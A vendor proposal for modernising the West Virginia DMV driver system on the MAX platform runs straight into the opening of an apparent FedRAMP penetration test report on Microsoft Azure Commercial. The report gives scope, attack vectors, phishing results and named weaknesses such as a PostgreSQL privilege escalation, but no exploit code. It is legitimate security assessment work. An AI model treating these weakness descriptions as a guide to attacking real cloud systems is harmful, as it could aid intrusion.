


Figure 33. Network Diagram

Data Conversion, Migration, and Synchronization (RFP 4.3.2.21)

A description of activities performed, resources involved, and artifacts used for data conversion, migration, and synchronization requirements for this project.

The AstreaX team will develop a data conversion/migration plan similar to what was developed for Arizona and is in the early stages in Alberta. The data conversion work in Wyoming is primarily being completed by another partner. This plan will include the steps required for data conversion:

- Identify the location of the legacy DB2 source data required for conversion. This will require assistance from the WVDMV database team.
- Extract and import the data into database tables or Azure Data Lake. The data extract will require assistance from the WVDMV database team to gain access to DB2 and to answer any data questions that arise. The data extract is a repeatable process and will be performed for each conversion run up to final conversion for go-live.
- Conduct data analysis. This will require assistance from the WVDMV database and business teams. The business team will validate conversion rules and approach. AstreaX will develop the table and data mapping to map legacy source data to target MAX data. A combination of the WVDMV database team and business team will validate the data mapping rules.
- Develop data conversion scripts (AstreaX will develop).
- Perform data conversion runs (AstreaX will perform). Using the most recent extract of legacy source data.
- Validate data conversion results. The WVDMV database and business teams to validate reconciliation counts and converted data.
- Perform casual testing and user acceptance testing on converted data. The WVDMV business team to verify conversion data during simulated or parallel testing efforts.

The customer data contained in the WVDMV Driver System should be considered as the master data for West Virginia citizens and organizations that conduct business with the WVDMV. The AstreaX team will work with the WVDMV and other partners to develop a strategy where customer data will be maintained in the Driver System. The strategy will include APIs that will be called to search for customers and maintain customer data. This will include adding new customers or updating existing customers. Business rules will be established to understand the impact to a driver credential when customer data is updated from a partner system. A good example is customer address change. If the customer holds a West Virginia driver license or identification card, it will need to be determined if a new credential is required when the customer address is changed. This business rule and others will be captured during design sessions with the WVDMV business team.

Utilizing a source system database will reduce or eliminate data discrepancies during the implementation and data migration process. The MAX system has a unique customer number that may be maintained in other systems such as the Champ Title and Registration system to connect the customer across the systems. The AstreaX team is under the assumption that MAX will be the system of record for Driver and Customer and will link to Champ as a supporting system.

How Data Will Be Synced (RFP 4.3.2.22)

A description of how data will be synced with AAMVA.

Within MAX, the following identifies the pointer synchronization activities with AAMVA.

- **Problem Driver Pointer System (PDPS).** A PDPS clean file is sent from a jurisdiction every year for pointer replacement in the PDPS database.
- **AAMVA 96 Hour Report.** AAMVA sends a jurisdiction a 96-hour report that is worked by the jurisdiction to resolve pointer issues that are identified by AAMVA. In Arizona, the AAMVA technical support team currently uses the AAMVA Help Desk in MAX to resolve the pointer issues identified.
- **Master Pointer Record (MPR).** AAMVA sends a jurisdiction the pointer data maintained in the SPEX database quarterly. The jurisdiction will use this file as input into the jurisdiction reconciliation process. In Arizona there are multiple batch jobs that are used to ensure pointer synchronization as shown in the figure below. An AAMVA pointer may be corrected by AAMVA using files sent from the jurisdiction to AAMVA to correct or delete pointer data. The DevOps team works will work with the WVDMV to schedule these jobs. Gap/requirements sessions will be held to review the requirements and activities necessary to maintain AAMVA synchronization. MPR maintenance can be on demand, but Arizona has a quarterly schedule between AAMVA and DevOps as of 2022 to keep the pointers as clean as possible.
- **A new process in Arizona is currently in development.** This new process is scheduled to be deployed to Production in 2024. The objective of this job is to add, delete or update pointers in a nightly process. The AstreaX team will work with WVDMV to review how this new process may assist the WVDMV.
- **An AAMVA SPEXS Pointer update runs nightly.** This update looks at driver records where the driver is either deceased or the driver license is cancelled or expired.

Batch Management

Results Queue Processing Errors Job Configurations Servers

Batch Job Configuration Settings (182)

aamva

| Job Name | Recurring Schedule | Cron Expression | Server Queue |
|---------------------------|-------------------------------------------------------|-----------------|--------------|
| AAMVAMPRDataExporter | At 04:20 PM, on day 14 of the month, only in August | 20 16 14 8 * | default |
| AAMVAMPRMaintenance | At 02:00 AM | 0 2 * * * | default |
| AAMVAPDPSDataExporter | At 12:00 AM, on day 29 of the month, only in February | 0 0 29 2 * | default |
| AAMVAPurge | At 01:00 AM | 0 1 * * * | default |
| AAMVAREcovery | At 02:15 AM | 15 2 * * * | default |
| AAMVASPEXSMPRDataExporter | At 07:00 PM, on day 16 of the month, only in July | 0 19 16 7 * | default |
| AAMVASPEXSPointerUpdate | At 07:30 PM, on day 15 of the month, only in June | 30 19 15 6 * | default |

Figure 34. Batch Management

Backup and Disaster Recovery Strategy (RFP 4.3.2.23)

A detailed description of its proposed backup and disaster recovery strategy for the West Virginia Drivers System in detail.

The AstreaX team will develop a back-up and disaster recovery plan working with the WVDMV to understand the amount of time required for recovery. Near real time cutover will increase the Microsoft Azure costs for WVDMV. In Arizona, a decision was made that the MVD could wait for two or three days to recover for a catastrophic environment failure.

Using cloud computing services provides the ability for the WVDMV system components in Azure to be reprovisioned to other VMs or cloud services within the Azure Cloud environment if there are failures. In Arizona this situation has occurred but there were no outages to the MVD. An example is when the primary node on the database cluster failed. The database had an automated failover to the second node in the database cluster. The DevOps team was notified of the Node 1 failure. By the time DevOps started looking into the issue, the Node 1 database was starting up on a new host. The only decision at that time was when to “roll back” from Node 2 to Node 1.

As described previously, using load balancers for the pool of web and API servers on VMs allows for continual operation in the event of a single VM server failure.

The AstreaX proposal for the WVDMV is similar to the AZ MVD plan which was successful. Data will be backed up near real time using change data capture between the WVDMV database and a backup database in another Microsoft Azure Cloud environment.

A backup of the MAX code including the MAX Customer Portal is maintained in an Azure Cloud location. The AstreaX proposal includes backing up the code and associated configuration files to the cloud backup location on a regular basis. The AstreaX team will document the backup and disaster recovery plan and review with the WVDMV team.

Mandatory Qualification/Experience Requirements (RFP 4.4)

The following mandatory qualification/experience requirements must be met by the Vendor as a part of its submitted proposal. Vendor should describe how it meets the mandatory requirements and include any areas where it exceeds the mandatory requirements. Failure to comply with mandatory requirements will lead to disqualification, but areas where the mandatory requirements are exceeded will be included in technical scores where appropriate. The mandatory qualifications/experience requirements are listed below.

Authorization (RFP 4.4.1)

The vendor shall be an authorized reseller, owner, or explicitly authorized to transfer of intellectual property, with documented experience supporting the ability to sell, service and/or support the hardware and/or software proposed in this RFP.

The AstreaX team can assist the WVDMV in securing an Intergovernmental Agreement (IGA) from the Arizona Department of Transportation, Motor Vehicle Division as has been previously done for the State of Wyoming and the Province of Alberta with additional jurisdiction announcements to follow. The IGA will entitle the WVDMV to a copy of the code with some minor restrictions (cannot sell the code, cannot post it publicly). The AstreaX team is playing a key role in implementing and supporting MAX in Arizona, Wyoming, and Alberta.

Third-Parties (RFP 4.4.2)

The vendor shall identify any third-party relationships that will be formed to provide equipment, software and services outlined in the RFP.

While serving as the primary development integrator for the MAX system, AstreaX architects took a thoughtful approach to evaluating existing software tools for specific capabilities. Where it made strong practical and financial sense, existing third-party products were leveraged instead of developing a capability from scratch. In these instances, a third-party tool was integrated into the MAX system where appropriate. For example, the business rules engine used in MAX is currently provided by a company named Decisions. The full list of third-party products can be found above in the Software Licensing List which is contained in the Hosted Environment (RFP 4.2.2.22) section above.

The MAX system includes a photo capture process. In Arizona, the solution initially used a camera provided by IDEMIA. The cameras are in process of being replaced with smaller, less expensive cameras that may be installed at each front counter location. For the Wyoming MAX implementation a decision has been made to utilize the new, smaller cameras for photo capture similar to Arizona. The AstreaX team will work with WVDMV to determine the appropriate photo capture process for West Virginia. Depending on this decision there may be new camera equipment to be deployed with MAX in West Virginia.

The MAX system hosting for the WVDMV will be housed in the Microsoft Azure cloud residing directly in a West Virginia owned Azure subscription. There are no additional third-party services required for this implementation beyond those that exist today (e.g., AAMVA, NIC).

Team Personnel (RFP 4.4.3)

The vendor shall identify the team members that will be assigned to complete this project. The vendor shall notify the WVDMV of any substitutions to the personnel that will be providing services under this RFP. WVDMV reserves the right to approve all personnel that will be working on this project.

AstreaX is proposing a very senior team who possesses deep knowledge of the MAX system, an understanding of how to migrate/modernize from a legacy mainframe system to MAX, and the team has extensive experience working in the DMV space. The proposed team is listed below and their biographies can be found above in the System Design and Implementation Team (RFP 4.3.5) section above.

- Bronco Briggs, Delivery Director
- Alessandro Russo, Program Manager
- Judi Lepper, Training and OCM Lead
- Don Logue, Configuration Architect
- Rafael Padilla, Infrastructure Architect
- Ryan Starks, Application Architect
- Marco Monreal, Solution Architect

Experience (RFP 4.4.4)

The vendor must provide documentation of at least five years' experience across multiple government agencies associated with motor vehicle, driver licensing, and identity administration. At least one project must have been completed within the last five years.

The AstreaX team is very excited to bring their Driver Systems experience to West Virginia. As the primary development integrator on the MAX system for the State of Arizona, AstreaX has expertise in the development and implementation of MAX. The MAX system project started in 2014 and went live in Arizona in April of 2020 and has successfully processed millions of transactions for Arizona citizens since go-live. AstreaX continues to assist the AZ MVD with their modernization roadmap. AstreaX also serves as a key partner for the MAX implementation in both Wyoming and Alberta currently underway.

The proposed AstreaX team have well over 100 years of combined DMV-specific modernization experience. If given the opportunity, this very talented team will deliver a highly successful Driver Services modernization to the West Virginia DMV.

Microsoft Corporation Azure Commercial (FedRAMP) FedRAMP Penetration Test Report

Prepared by:



Kratos Technology & Training Solutions, Inc.
10680 Treena Street, Suite 600
San Diego, CA 92131
888.677.9351


Executive Summary

Background

Microsoft Corporation retained Kratos Technology & Training Solutions, Inc. (“Kratos”) to perform a penetration test of Azure Commercial (FedRAMP). This test is a representation of the security posture as of the end date of testing, prior to any mitigation. This report provides the results of the activities performed and serves as a permanent record of testing activities. The testing effort was performed between 2/13/2023 and 4/03/2023. The testing included automated and manual activities using the penetration testing guidance found in the Kratos Penetration Testing Methodology and any Augmenting Framework guidance detailed in section 1.2 of this document.

Findings

There were zero (0) **high**, three (3) **moderate**, and one (1) **low** findings identified during testing. The findings by impact level chart summarizes the findings by impact level. This table does not reflect any findings corrected during testing or risk reductions. Detailed information about all findings are included in “Appendix A – Findings”.



Document Revision History

| Date | Pages | Description | Author |
|-----------|-------|----------------------------------------|--------|
| 4/27/2023 | All | Draft Deliverable | Kratos |
| 5/4/2023 | All | Quality Assurance | Kratos |
| 5/16/2023 | All | Adding Phishing Campaign Results | Kratos |
| 6/9/2023 | All | Minor Fixes Based on Customer Feedback | Kratos |
| 6/23/2023 | All | Final Deliverable | Kratos |

Table of Contents

- Executive Summary..... 2
 - Background 2
 - Findings 2
- Document Revision History..... 3
- Table of Contents..... 4
- Table of Figures..... 6
- Table of Tables 7
- 1. Overview 8
 - 1.1. Timeline..... 8
 - 1.2. Scope..... 8
 - 1.3. Restrictions and Alterations..... 8
 - 1.4. Attack Vectors 8
- 2. Open-Source Intelligence Gathering..... 10
 - 2.1. Overview 10
 - 2.2. Testing Narrative..... 10
- 3. Web applications 11
 - 3.1. Overview 11
 - 3.2. Testing Narrative..... 12
 - 3.2.1. Account Roles..... 12
 - 3.2.2. Authentication and Session Management..... 12
 - 3.2.3. Authorization 13
 - 3.2.4. Application Logic 13
 - 3.2.5. Input Validation..... 13
 - 3.2.6. Tenant to Tenant..... 14
- 4. External Network 16
 - 4.1. Overview 16
 - 4.2. Testing Narrative..... 16
- 5. Social Engineering 18
 - 5.1. Overview 18
 - 5.2. Testing Narrative..... 18

| | |
|--------------------------------------------------------------------------|----|
| 6. Desktop Application..... | 19 |
| 6.1. Overview | 19 |
| 6.2. Testing Narrative..... | 19 |
| 6.2.1. Installation and Runtime..... | 19 |
| 6.2.2. Network | 20 |
| 6.2.3. Storage | 21 |
| 6.2.4. Binary Integrity..... | 21 |
| 6.2.5. Authorization | 22 |
| 6.2.6. Dynamic Analysis | 22 |
| 7. Internal..... | 24 |
| 7.1. Overview | 24 |
| 7.2. Testing Narrative..... | 24 |
| 8. Physical..... | 26 |
| 8.1. Overview | 26 |
| 8.2. Testing Narrative..... | 26 |
| 9. Findings | 27 |
| 9.1. Overview | 27 |
| 9.2. Severity..... | 27 |
| 9.3. Findings Updates..... | 27 |
| 9.4. PF-01 – SSL Medium Strength Cipher Suites Supported (SWEET32) | 28 |
| 9.5. PF-02 – TLS Version 1.0 Protocol Detection..... | 29 |
| 9.6. PF-03 – PostgreSQL Privilege Escalation to azure_superuser..... | 30 |
| 9.7. PF-04 – Phishing Click Rate | 32 |
| Appendix A – Findings Table | 33 |
| Appendix B – Evidence..... | 34 |

Table of Figures

| | |
|-----------------------------------------------------------|----|
| Figure 3-1: Session Token Creation..... | 13 |
| Figure 3-2: Input Validation Testing..... | 14 |
| Figure 3-3: Azure Subscriptions | 14 |
| Figure 3-4: Example of Cross-Tenant Testing | 15 |
| Figure 4-1: External Aggressive Service Enumeration | 17 |
| Figure 5-1: Phishing Click Rate..... | 18 |
| Figure 6-1: Runtime Analysis | 20 |
| Figure 6-2: Network Analysis | 21 |
| Figure 6-3: Binary Integrity | 22 |
| Figure 6-4: Dynamic Analysis | 23 |
| Figure 7-1: Internal Aggressive Service Enumeration | 25 |
| Figure 9-1: PF-01 Enumerated Weak Algorithm..... | 28 |
| Figure 9-2: PF-02 TLS 1.0 Protocol Enumeration | 29 |
| Figure 9-3: PF-03 azure_superuser Access | 31 |

Table of Tables

| | |
|-----------------------------------------------|----|
| Table 1-1: Attack Vectors..... | 9 |
| Table 2-1: OSINT Queries..... | 10 |
| Table 3-1: In-scope Applications..... | 12 |
| Table 3-2: Account Roles..... | 12 |
| Table 4-1: External Enumeration Scans..... | 16 |
| Table 6-1: In-scope Desktop Applications..... | 19 |
| Table 7-1: Internal Enumeration Scans..... | 24 |
| Table 8-1: In-scope Data Centers..... | 26 |
| Table 9-1: CVSS Rating Specification..... | 27 |

1. Overview

Microsoft Corporation, hereafter referred to as “customer”, retained Kratos Technology & Training Solutions, Inc. (“Kratos”), an accredited FedRAMP independent 3PAO, to perform penetration testing of Azure Commercial (FedRAMP), hereafter referred to as “service offering”, using penetration testing guidance outlined in the Rules of Engagement (RoE). Kratos conducted a proactive and authorized test to validate security controls implemented. The primary goals for the test include:

- Gaining access to sensitive information
- Circumventing access controls and privilege escalation
- Exploiting vulnerabilities to gain access to systems or information
- Confirming remediated items are no longer a risk

During the test, Kratos attempted to identify exploitable security weaknesses of the service offering such as cloud service and/or application flaws, improper configurations, employees’ security awareness, and the organization’s ability to identify and respond to security incidents. Testing was conducted using both automated and manual testing activities. Findings were validated, documented, and given an appropriate impact rating which can be found in Section 9 and “Appendix A – Findings Table”.

1.1. Timeline

The testing was performed between 2/13/2023 and 5/11/2023.

1.2. Scope

The scope for testing included the agreed-upon attack vectors detailed and authorized in the signed and approved RoE. Additional detail can be found in the signed and approved Rules of Engagement (RoE) attached as evidence EV-01 in “Appendix B – Evidence”.

1.3. Restrictions and Alterations

During the engagement, Kratos did not perform any tests that would knowingly result in a denial of service (DoS) to operations, networks, servers, or telephone systems.

1.4. Attack Vectors

Based on threat modeling, FedRAMP has defined Six (6) attack vectors in addition to a physical penetration test. The attack vectors are potential avenues of compromise that signal a degradation of system integrity, confidentiality, or availability. For the service offering test, Kratos mapped each FedRAMP attack vector to specific tests and results as shown in Table 1-1.

| Attack Vector | Description of Testing and Results |
|----------------------------------------------------------------------------------------------------------------------------------|---------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------|
| External to Corporate: External Untrusted to Internal Untrusted | Consisted of an unannounced spear phishing exercise targeted at the CSP Service system administrators. The Spear Phishing campaign was launched on 5/9/2023 and ended on 5/11/2023. 100% of identified administrators were targeted during the phishing campaign. 16.5% of targeted administrators clicked the phish or submitted data. Resulted in PF-04 (Low). |
| External to Target System: External Untrusted to External Trusted | Simulated Internet-based attacks by an external un-credentialed entity attempting to gain unauthorized access to the CSP Service web applications and the underlying API, and the CSP Service network infrastructure, as configured in a production environment. Resulted in PF-01 (Moderate) and PF-02 (Moderate). |
| Target System to CSP Management System: External Trusted to Internal Trusted | Simulated an external attack as a credentialed system user attempting to access the CSP management system or infrastructure. Resulted in PF-03 (Moderate). |
| Tenant to Tenant: External Trusted to External Trusted | Simulated an external attack as a credentialed system user, originating from a tenant environment instance, attempting to access or compromise a secondary tenant instance within the target system. Resulted in no findings. |
| Corporate to CSP Management System: Internal Untrusted to Internal Trusted | Simulated an internal attack attempting to access the target management system from a system with an identified or simulated security weakness on the CSP corporate network that mimics a malicious device. Resulted in no findings. |
| Mobile Application: External Untrusted to External Trusted | Kratos, in collaboration with the CSP, has determined that the Mobile Application Penetration Testing vector is not included in scope. Per the SSP, the CSP service does not offer mobile services. |
| Physical Penetration Testing: Hosting Data Centers | Conducted an announced (escorted) visit at the in-scope data center(s) to verify security controls in place (perimeter, internal, doors, alarms, guards, CCTV, etc.). |

Table 1-1: Attack Vectors

2. Open-Source Intelligence Gathering

2.1. Overview

Open-Source Intelligence (OSINT) testing attempted to identify publicly available information about the target service offering, customer, or customer employees which could be used by an attacker. OSINT varies depending on the type of information being gathered but can include resources such as:

- Search Engines
- Social Media
- Public Repositories
- Exploit Databases
- Public Data breaches

During OSINT testing, testers do not directly interact with the target system.

2.2. Testing Narrative

Internet searches were performed to leverage useful insights for formulating attacks against the target. Targeted information included but was not limited to documentation, cached pages, and vulnerability information. Activities performed during this testing included:

- Targeted searches of popular search engines
- Targeted searches of internet archive projects
- Targeted searches of publicly available vulnerability information
- Targeted queries of public resources for information

Information identified are results of queries from publicly available databases which in some cases may be outdated or inaccurate. These types of anomalies can be expected when conducting this testing. Results of OSINT testing have been populated into Table 2-1 and relevant evidence files are included in “Appendix B – Evidence”.

| Source | Query | Result |
|----------------|----------------|-------------|
| WHOIS | Domains and IP | No findings |
| Google Dorking | System Name | No findings |
| Shodan | Domains and IP | No findings |
| ExploitDB | System Name | No findings |

Table 2-1: OSINT Queries

3. Web applications

3.1. Overview

Web application testing emulated a malicious external actor attempting to gain access to the target web application(s) over the internet. Testing also examined publicly available Application Programming Interfaces (APIs). Specifically, the following test cases are covered at a minimum:

- A simulated Internet attack by an external un-credentialed entity (e.g., public) against the target(s)
- A simulated Internet attack by an external credentialed entity (e.g., customer) against the target(s) management infrastructure
- A simulated Internet attack by an external credentialed entity (e.g., customer #1) on a primary tenant against a secondary tenant (e.g., customer #2)

Due to the large scope of assets under test sampling, as documented in the Security Assessment Plan, was leveraged. Web application testing was conducted against all endpoints included in Table 3-1. Any deviation in testing between endpoints is documented in the narratives below.

| Application Title | Type | Endpoint/URL |
|-----------------------------------------------------|-----------------|--------------|
| Compute Diagnostic Resource Provider | Web Application | N/A |
| Confidential Guest VM Agent | Web Application | N/A |
| AAD Multi-Tenant Collaboration | Web Application | N/A |
| IAM - Users and Tenants | Web Application | N/A |
| Mobility Management Policy Service | Web Application | N/A |
| Azure Advisor Score | Web Application | N/A |
| Dynamics 365 Communities | Web Application | N/A |
| Dynamics 365 Human Resources (Operations) | Web Application | N/A |
| Dynamics 365 Operations Apps Data Lake Services | Web Application | N/A |
| Electronic Invoicing Service | Web Application | N/A |
| Azure Stack Validation (Online) | Web Application | N/A |
| D365 Omnichannel - Cross-Channel & Bot Capabilities | Web Application | N/A |
| D365 Omnichannel - Messaging & Channels | Web Application | N/A |
| D365 Omnichannel - Voice | Web Application | N/A |
| Language Customization | Web Application | N/A |
| Dynamics 365 Commerce - Data Exchange (CDX) | Web Application | N/A |
| Dynamics 365 Commerce - Deployment Service | Web Application | N/A |

| | | |
|-------------------------------------------------|-----------------|-----|
| Azure Analytical Threat Detection (AATD) | Web Application | N/A |
| Azure Bridge (AGRM) | Web Application | N/A |
| Enterprise Promises | Web Application | N/A |
| Execution Graph | Web Application | N/A |

Table 3-1: In-scope Applications

3.2. Testing Narrative

3.2.1. Account Roles

Table 3-2 identifies the account roles and associated applications used during testing.

| Application Title | Account Name | Account Role |
|-------------------|--------------|--------------|
| Azure Portal | [REDACTED] | [REDACTED] |
| Azure Portal | [REDACTED] | [REDACTED] |

Table 3-2: Account Roles

3.2.2. Authentication and Session Management

Testers reviewed the authentication and session management of the in-scope applications. The authentication workflow requires the submission of a valid username and password combination which, upon successful submission, returns a session token tracked in as an OAuth 2.0 workflow, which outputs a token using the authorization bearer schema. Testers examined the instantiation of the session token to confirm that appropriate options are configured upon creation. The session token creation process is captured in Figure 3-1.




Figure 3-1: Session Token Creation

3.2.3. Authorization

Testers examined the roles within the in-scope applications to determine if application privileges are properly enforced. Testers leveraged the various levels of privilege to submit requests that should, and should not, be allowed and validated the application carried out these actions as expected.

3.2.4. Application Logic

Testers reviewed the in-scope applications' logic patterns and error handling. These tests attempted to identify any flaws which bypass integrity controls or negatively impact the application. Testers examined these controls at various points throughout the application to ensure consistency in the applications' response to these payloads. Additionally, application dependencies and referenced libraries, such as JavaScript, were reviewed for any known vulnerabilities that expose the application to additional risk.

3.2.5. Input Validation

Testers used targeted manual and automated injection attacks against the in-scope applications. Testers selected key user input locations within the application to identify any flaws or vulnerabilities in input validation or data reflection. These injection attempts are executed to identify multiple vulnerabilities including but not limited to:

- Cross Site Scripting (Stored, Reflected, DOM)

- Injection Vulnerabilities (SQL, PHP, OS, LDAP, NoSQL, etc.)
- Buffer Overflows
- Poor Error Handling
- Directory Traversal
- XML External Entities

Figure 3-2 demonstrates a sample of injection attacks used against the application.

